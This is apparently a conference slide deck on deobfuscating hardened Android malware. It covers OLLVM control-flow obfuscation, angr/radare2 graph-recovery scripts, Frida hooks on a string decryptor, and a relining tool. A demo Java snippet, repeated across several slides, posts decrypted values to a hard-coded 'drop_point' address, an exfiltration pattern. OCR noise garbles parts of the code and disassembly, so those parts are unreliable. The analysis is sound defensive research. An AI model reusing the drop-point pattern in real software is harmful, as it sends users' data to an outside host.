

Semi-Interactive Simplification of Hardened Android Malware



Who Am I

Abdullah Joseph

@MalwareCheese

Mobile Security Team Lead @ Adjust

Research mobile ad-fraud prevention techniques and latest trends in the industry

I like binaries

Agenda

- Software Protection
- Automating analysis

Goals

Software Protection

Software Protection

(Obfuscation, binary hardening, anti-tampering)

Defensive techniques of deterring analysis and tampering with a binary

Who Uses It

- Malware authors
- Stock-trading companies preventing their proprietary trading algorithms from being leaked when executed on the cloud or a client.
- Game companies preventing cracks for their games.
- Digital Rights Management: iTunes, Amazon Kindle, etc.
- Weapon manufacturers

Who Uses It

"Embedded software is at the core of modern weapon systems.

AT (Anti-Tamper) provides protection of U.S. technologies against

exploitation via reverse engineering. The purpose is to add

longevity to critical technology by deterring efforts to reverse-engineer"

-- U.S. Army solicitation 2012.2 (MDA12-006): https://www.sbir.gov/node/372856

Automating Analysis

The goal of obfuscation is not to obsolete the analysis, but make it harder

bin2hex: function we'll be working with

```
void
bin2hex(const uint8_t* bytearr, size_t bytearr_len, char* out_hexstr)
  static const char HEX_CHAR[] = "0123456789ABCDEF";
  for (size_t i = 0; i < bytearr_len; i++) {</pre>
    out_hexstr[i \star 2 + 0] = HEX_CHAR[(bytearr[i] >> 4) & 0x0F];
    out_hexstr[i \star 2 + 1] = HEX_CHAR[(bytearr[i]) & 0x0F];
  out_hexstr[bytearr_len*2] = 0;
```

[0x100000b70] 162: sym. bin2hex (int64 t arg1, int64 t : var int64 t var 20h @ rbp-0x20 ; var int64 t var 18h @ rbp-0x18 ; var int64 t var 10h @ rbp-0x10 ; var int64_t var_8h @ rbp-0x8 ; arg int64 t arg1 @ rdi ; arg int64_t arg2 @ rsi ; arg int64 t arg3 @ rdx push rbp 0x100000b88 [ob] ; CODE XREF from sym._bin2he 0x100000b96 [oc] 0x100000c00 [od] mov rax, gword [var 8h] mov rax, gword [va mov rcx, qword [var_20h] mov rcx, qword [va movzx edx, byte [rax + rcx] sar edx. 4 and edx, 0xf movsxd rax. edx lea rcx, [sym._bin2hex.HEX_CHAR] mov sil, byte [rcx + rax] mov rax, gword [var 18h] mov rdi, qword [var_20h] shl rdi, 1 mov byte [rax + rdi], sil mov rax, gword [var 8h] mov rdi. gword [var 20h]

bin2hex original graph (No fuckeries applied yet)

```
:> agft
Free fake stack
Free fake stack
Free fake stack
Free fake stack
```


OLLVM's Bogus Control Flow


```
entry
                  Original
                  return
After:
                   entry
                 condition*
                             (false)
                   (true)
                      Original*
                                  (true)
                  (false)
                                  ----> return
                      Altered
```


Before :


Wiki: https://github.com/obfuscator-llvm/obfuscator/wiki/Bogus-Control-Flow
Paper: https://ieeexplore.ieee.org/document/7174804

bin2hex after OLLVM's bogus control flow









bin2hex after OLLVM's bogus control flow (Zoom view)

Reverting Bogus Control Flow with angr + r2

> angr: Traverse all nodes and record which one is really traversed

Reverting Bogus Control Flow with angr + r2

> r2: Create a custom graph script

```
def _ get bb text(self, r2, bb addr: int) -> t.List[str]:
    logging.info(' get bb text: %d', bb addr)
   r2.cmd('s {}'.format(hex(bb_addr)))
   bb json = r2.cmdj('pdbj')
   lines: t.List[str] = []
   for elem in bb json:
        lines.append(elem['disasm'])
    return lines
def create node(self, r2, bb addr: int) -> str:
    logging.info('_ create_node: %d', bb addr)
   bb disasm lines: t.List[str] = self. get bb text(r2, bb addr)
    logging.info('disasm lines: %s', '\n'.join(bb disasm lines))
   e = "\n".join(bb disasm lines).encode('utf-8')
   bb disasm lines b64: str = base64.b64encode(e).decode()
    return 'agn {} base64:{}'.format(hex(bb addr), bb disasm lines b64)
def add edge(self, r2, from bb addr: int, to bb addr: int) -> str:
    logging.info(' add edge: %d -> %d', from bb addr, to bb addr)
    return 'age {} {}'.format(hex(from bb addr), hex(to bb addr))
```

Reverting Bogus Control Flow with angr + r2

> r2: Make a new graph based on the results of the angr script

agn 0x80483e0 base64:

cHVzaCBlYnAKbW92IGVicCwgZXNwCnB1c2ggZWJ4CnB1c2ggZWRpCnB1c2ggZXNpCnN1YiBlc3AsIDB4M WMKbW92IGVheCwgZHdvcmQgW2VicCArIDhdCm1vdiBlY3gsIGR3b3JkIFsweDgwNDllNGNdCm1vdiBlZH gsIGR3b3JkIFsweDgwNDllNTBdCm1vdiBlc2ksIGVjeApzdWIgZXNpLCAxCmltdWwgZWN4LCBlc2kKYW5 kIGVjeCwgMQpjbXAgZWN4LCAwCnNldGUgYmwKY21wIGVkeCwgMHhhCnNldGwgYmgKb3IgYmwsIGJoCnRlc3QgYmwsIDEKbW92IGR3b3JkIFtlYnAgLSAweDEwXSwgZWF4CmpuZSAweDgwNDg0MmU=

agn 0x804842e base64:

bW92IGVheCwgZXNwCmFkZCBlYXgsIDB4ZmZmZmZmZjAKbW92IGVzcCwgZWF4Cm1vdiBlY3gsIGVzcAphZ GQgZWN4LCAweGZmZmZmYwCm1vdiBlc3AsIGVjeAptb3YgZWR4LCBlc3AKYWRkIGVkeCwgMHhmZmZmZmZmMAptb3YgZXNwLCBlZHgKbW92IGVzaSwgZHdvcmQgW2VicCAtIDB4MTBdCm1vdiBkd29yZCBbZWF4XSwgZXNpCm1vdiBlZGksIGR3b3JkIFtlYXhdCmFuZCBlZGksIDMKbW92IGR3b3JkIFtlY3hdLCBlZGkKbW92IGR3b3JkIFtlZHhdLCAwCmNtcCBkd29yZCBbZWN4XSwgMApzZXRlIGJsCm1vdiBlZGksIGR3b3JkIFsweDgwNDllNGNdCm1vdiBlc2ksIGR3b3JkIFsweDgwNDllNTBdCm1vdiBkd29yZCBbZWJwIC0gMHgxNF0sIGVheAptb3YgZWF4LCBlZGkKc3ViIGVheCwgMQppbXVsIGVkaSwgZWF4CmFuZCBlZGksIDEKY21wIGVkaSwgMApzZXRlIGJoCmNtcCBlc2ksIDB4YQpzZXRsIGFsCm9yIGJoLCBhbAp0ZXN0IGJoLCAxCm1vdiBieXRlIFtlYnAgLSAweDE1XSwgYmwKbW92IGR3b3JkIFtlYnAgLSAweDFjXSwgZWN4Cm1vdiBkd29yZCBbZWJwIC0gMHgyMF0sIGVkeApqbmUgMHg4MDQ4NGFi

agn 0x80484ab base64:

bW92IGFsLCBieXRlIFtlYnAgLSAweDE1XQp0ZXN0IGFsLCAxCmpuZSAweDgwNDg0YmI=

```
age 0x80484ab 0x80484b6
age 0x80484ab 0x80484bb
age 0x80484b6 0x8048556
age 0x8048556 0x8048592
age 0x80484bb 0x80484f7
age 0x8048592 0x80485e0
age 0x80484f7 0x8048551
age 0x80485e0 0x80485eb
age 0x80485e0 0x80485f0
age 0x8048551 0x8048955
age 0x80485eb 0x804868b
age 0x80485f0 0x804862c
age 0x8048955 0x8048991
age 0x804868b 0x80486c7
age 0x804862c 0x8048686
age 0x8048991 0x80489d8
```

bin2hex: Recovered Flow

```
[0x100000b70]
                          push rbp
                          mov rbp, rsp
                          mov qword [rbp - 8], rdi
                          mov gword [rbp - 0x10], rsi
                         mov gword [rbp - 0x18], rdx
                         mov qword [rbp - 0x20], 0
                          mov rax, qword [rbp - 0x20]
                          cmp rax, qword [rbp - 0x10]
                          jae 0x100000c00
0x100000c00
                                      0x100000b96
mov rax, gword [rbp - 0x18]
                                      mov rax, qword [rbp - 8]
mov rcx, gword [rbp - 0x10]
                                      mov rcx, gword [rbp - 0x20]
shl rcx, 1
                                      movzx edx, byte [rax + rcx]
mov byte [rax + rcx], 0
                                      sar edx, 4
pop rbp
                                      and edx. 0xf
                                      movsxd rax, edx
                                      lea rcx, [sym._bin2hex.HEX_CHAR]
mov sil, byte [rcx + rax]
                                      mov rax, qword [rbp - 0x18]
                                      mov rdi, qword [rbp - 0x20]
                                      shl rdi, 1
                                      mov byte [rax + rdi], sil
                                      mov rax, qword [rbp - 8]
                                      mov rdi, qword [rbp - 0x20]
                                      movzx edx, byte [rax + rdi]
                                      and edx, 0xf
                                      movsxd rax, edx
                                      mov sil, byte [rcx + rax]
                                      mov rax, qword [rbp - 0x18]
                                      mov rcx, qword [rbp - 0x20]
                                      shl rcx, 1
                                      mov byte [rax + rcx + 1], sil
                                      mov rax, qword [rbp - 0x20]
                                      add rax, 1
                                      mov qword [rbp - 0x20], rax
                                      jmp 0x100000b88
```

bin2hex with OLLVM's Bogus Control Flow

```
[0x100000b70]
         ; var int64_t var_20h @ rbp-0x20
         ; var int64_t var_18h @ rbp-0x18
; var int64 t var 10h @ rbp-0x10
         var int64 t var 8h @ rbp-0x8
         arg int64_t arg1 @ rdi
         arg int64_t arg2 @ rsi
         arg int64_t arg3 @ rdx
        push rbp
               0x100000b88 [ob]
              ; CODE XREF from sym. bin2he
0x100000b96 [oc]
                                             0x100000c00 [od]
                                            mov rax, gword [va
mov rax, qword [var_8h]
mov rcx, gword [var 20h]
                                            mov rcx, gword [va
movzx edx, byte [rax + rcx]
sar edx. 4
and edx, 0xf
movsxd rax, edx
mov sil, byte [rcx + rax]
mov rax, qword [var_18h]
mov rdi, gword [var 20h]
shl rdi, 1
mov byte [rax + rdi], sil
mov rax, qword [var_8h]
mov rdi, gword [var 20h]
```

```
[0x100000b70]
                           push rbp
                           mov rbp, rsp
                           mov qword [rbp - 8], rdi
                           mov qword [rbp - 0x10], rsi
mov qword [rbp - 0x18], rdx
                           mov qword [rbp - 0x20], 0
                           0x100000b88
                           mov rax, qword [rbp - 0x20]
                           cmp rax, qword [rbp - 0x10]
                           jae 0x100000c00
mov rax, qword [rbp - 0x18]
                                       mov rax, qword [rbp - 8]
mov rcx, qword [rbp - 0x10]
                                       mov rcx, qword [rbp - 0x20]
shl rcx, 1
                                       movzx edx, byte [rax + rcx]
mov byte [rax + rcx], 0
                                       sar edx, 4
pop rbp
                                       and edx. 0xf
                                       movsxd rax, edx
                                       lea rcx, [sym._bin2hex.HEX_CHAR]
                                       mov sil, byte [rcx + rax]
                                       mov rax, gword [rbp - 0x18]
                                       mov rdi, gword [rbp - 0x20]
                                       shl rdi, 1
                                       mov byte [rax + rdi], sil
                                       mov rax, qword [rbp - 8]
                                       mov rdi, gword [rbp - 0x20]
                                       movzx edx, byte [rax + rdi]
                                       and edx. 0xf
                                       movsxd rax. edx
                                       mov sil, byte [rcx + rax]
                                       mov rax, qword [rbp - 0x18]
                                       mov rcx, gword [rbp - 0x20]
                                       shl rcx, 1
                                       mov byte [rax + rcx + 1], sil
                                       mov rax, qword [rbp - 0x20]
                                       add rax, 1
                                       mov qword [rbp - 0x20], rax
                                       imp 0x100000b88
```


Original

Obfuscated

Recovered

bin2hex with OLLVM's Control Flow Flattening

```
[0x100000b70]
       ;-- func.100000b70:
162: sym._bin2hex (int64_t arg1, int64_t
         ; var int64_t var_20h @ rbp-0x20
         var int64_t var_18h @ rbp-0x18
         var int64 t var 10h @ rbp-0x10
         var int64 t var 8h @ rbp-0x8
         arg int64_t arg1 @ rdi
         arg int64_t arg2 @ rsi
         arg int64_t arg3 @ rdx
       push rbp
               0x100000b88 [ob]
              ; CODE XREF from sym. bin2he
0x100000b96 [oc]
                                           0x100000c00 [od]
mov rax, qword [var_8h]
                                          mov rax, gword [va
mov rcx, qword [var_20h]
                                          mov rcx, gword [va
movzx edx, byte [rax + rcx]
sar edx. 4
and edx, 0xf
movsxd rax. edx
lea rcx, [sym. bin2hex.HEX CHAR]
mov sil, byte [rcx + rax]
mov rax, qword [var_18h]
mov rdi, qword [var_20h]
shl rdi, 1
mov byte [rax + rdi], sil
mov rax, qword [var_8h]
mov rdi, qword [var_20h]
```





Origina

Obfuscated

Recovered

Going down (up?) to Java

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));
make_post_request(
    "http://104.248.143.167/drop_point",
    params
```

Cryptor.get() (1/3)

```
public final class Cryptor {
 private static char[]
                        arr = new char
                                         {'\ucad9',
                                                     '\ue9a1'. '\u1a1c'. '\u00a9'. '\u591c'
                                                                                              '\u9e7e'
'\u751c',
          '\u9cc9'
                    '\u1191', '\ua7e5'
                                         '\ucd9e'.
                                                    '\ueca5'.
                                                              '\u1119'.
                                                                        '\ucae5'.
                                                                                             '\u9a5c'
                                                                                   '\u591e'.
'\u5cc0'.
          '\u791a'
                    '\u1ea1'
                               '\u55d5'
                                         '\uccca'
                                                   '\u70d1'.
                                                                        '\ucc97'.
                                                                                             '\uc1ae'
                                                             '\u9ec1'.
                                                                                  '\ua5ac'
'\ue191', '\u177a', '\ucd1c', '\u5c51',
                                         '\u99ce'.
                                                   '\ueea9', '\u95d1', '\ucca9', '\u5199',
                                                                                             '\uc711'
'\u9daa'. '\uac9e'.
                    '\uc9c7'
                               '\u5e50'
                                         '\uc571'.
                                                    'e'. '\ue915'. '\u51c1'. '\uc7e5'. '&'.
                                                                                             '\uaeee'
'\uc0e0', '\u5e59'.
                    '\u7c99'.
                               '\u05ec'
                                         '\u510c'.
                                                    '\ucaac', '\ud9cc', '\ueaaa', '\u101a',
                                                                                             '\ua75c'
'\u9d05'};
  privage static int field 99 = 0;
 privage static int field_91 = 2;
  privage static int field_92 = 4;
  private static String get(int var0, int var1, int var2)
    while(var5 < var8) {</pre>
      var10000 = field_91 + 1;
      field 92 = var10000 % 128;
      if (var10000 % 2 == 0) {
      var4[var5] = (char)((int)((long)arr[var9 + var5] ^ (long)var5 * field_90 ^ (long)var7));
      ++var5;
```

Cryptor.get() (2/3)

```
int var10000 = 2 % 2;
char var7 = var0;
int var8 = var1;
int var9 = var2;
char[] var4 = new char[var1];
int var5 = 0;
var10000 = field_92 + 99;
field 91 = var10000 % 128;
switch(var10000 % 2 != 0 ? 66 : 35) {
 case 35:
 default:
    var10000 = 2 \% 2;
    break:
 case 66:
    var100000 = 5 * 3;
```

Cryptor.get() (3/3)

```
String var12 = new String(var4);
int var10001 = field 91 + 49;
field 92 = var10001 % 128;
switch(var10001 % 2 == 0 ? 28 : 47) {
 case 28:
 default:
   trv {
      var10001 = ((Object[])null).length;
      return var12;
   } catch (Throwable var11) {
     throw var11;
 case 47:
   return var12;
```

Plan B: Dynamic analysis

Like Frida

FAIDA

OVERVIEW

DOCS

NEWS

CODE

CONTACT

Dynamic instrumentation toolkit for developers, reverseengineers, and security researchers.

Let's take another look at Cryptor.get()

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));
make_post_request(
    "http://104.248.143.167/drop_point",
    params
```

Frida script #1: Trigger on each call to Cryptor.get()

```
Java.perform(function() {
  const clazz_cryptor = Java.use("com.afjoseph.test.Cryptor");
  const method cryptor get = clazz cryptor["get"];
  // Hook at com.afjoseph.test.Cryptor
  method cryptor get.implementation = function(arg1, arg2, arg3) {
    console.log(`\n*** Called Cryptor.get()`);
    // Call the real implementation
    const retval = method cryptor_get.apply(this, arguments);
    // Record the arguments and retval
    console.log(`arg1:${arg1} | arg2:${arg2} | arg3:${arg3}`);
    console.log(`retval:${retval}`);
    return retval;
```

Frida script #1 results

```
frida -U -f com.afjoseph.test \
  -l agent.js
*** Called Cryptor.get()
```

Frida script #1 results

```
$ frida -U -f com.afjoseph.test \
  -l agent.js
*** Called Cryptor.get()
```

Cryptor.get() triggered 10 times.

That's **7 times** more than what I wanted.

This means I have to investigate 7 other locations

Next step?

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));
make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

The calls we care about have distinct numbers, right?

Maybe we can trace the call stack and just look at those numbers

Frida script #2: Print call stack for each call to Cryptor.get()

```
Java.perform(function
 const clazz cryptor = Java.use(`com.afjoseph.test.Cryptor`);
  const method_cryptor_get = clazz_cryptor[`get`];
 method cryptor get.implementation = function(arg1, arg2, arg3) {
    console.log(
      JSON.stringify(
        get caller info
    return method_cryptor_get.apply(this, arguments);
```

Frida script #2 Results (cropped for readability)

```
$ frida -U -f com.afjoseph.test \
 -l agent.js
*** Called Cryptor.get() from
*** {"class": "com.afjoseph.test.MainActivity",
    "method": "onCreate".
     "file": "", "line": "1"}
*** Called Cryptor.get() from
*** {"class": "com.afjoseph.test.MainActivity",
    "method": "onCreate",
     "file": "", "line": "1"}
*** Called Cryptor.get() from
*** {"class": "com.afjoseph.test.MainActivity",
     "method": "onCreate",
     "file": "", "line": "1"}
```

All calls have the same line

Disassembled Smali (cropped for readability)

```
.line 1
const/16 v1, 0x1e
const/16 v2, 0x14
.line 1
const/16 v3, 0x64
invoke-static {v1, v2, v3},
   Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
.line 1
const/16 v2, 0xc8
const/16 v4, 0x12c
invoke-static {v3, v2, v4},
   Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

All calls have the same line

This is actually a common obfuscation technique

Stack trace lines are just debug symbols. As long as they are not less than 1, they can be **anything**

debug_info_item

referenced from code_item

appears in the data section

alignment: none (byte-aligned)

Each debug_info_item defines a DWARF3-inspired byte-coded state machine that, when interpreted, emits the positions table and (potentially) the local variable information for a code_item. The sequence begins with a variable-length header (the length of which depends on the number of method parameters), is followed by the state machine bytecodes, and ends with an DBG_END_SEQUENCE byte.

The state machine consists of five registers. The address register represents the instruction offset in the associated insns_item in 16-bit code units. The address register starts at 0 at the beginning of each debug_info sequence and must only monotonically increase. The line register represents what source line number should be associated with the next positions table entry emitted by the state machine. It is initialized in the sequence header, and may change in positive or negative directions but must never be less than 1. The

https://source.android.com/devices/tech/dalvik/dex-format#debug-info-item

Next step?

- We need to know which Cryptor.get() instance to work with.
- We can't do that without knowing their location
- So, we need to reline the entire APK and re-run things

Demo

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3}.
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

 Tool I made to tackle a very specific problem: layered Java obfuscation

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3}.
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation
- Parse an APK and reline it

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation
- Parse an APK and reline it
- Execute the APK under an emulator

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3}.
 Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation
- Parse an APK and reline it
- Execute the APK under an emulator
- Annotate the resultant codebase

Similar work

Simplify

Android virtual machine

DexOracle

Static Android deobfuscator

DexHunter


 Automatic Android unpacker

Conclusion















Abdullah Joseph

Reach me @

@MalwareCheese

https://MalwareCheese.com (fat slides & scripts will be here)

https://github.com/afjoseph/decrypticon



We are hiring!

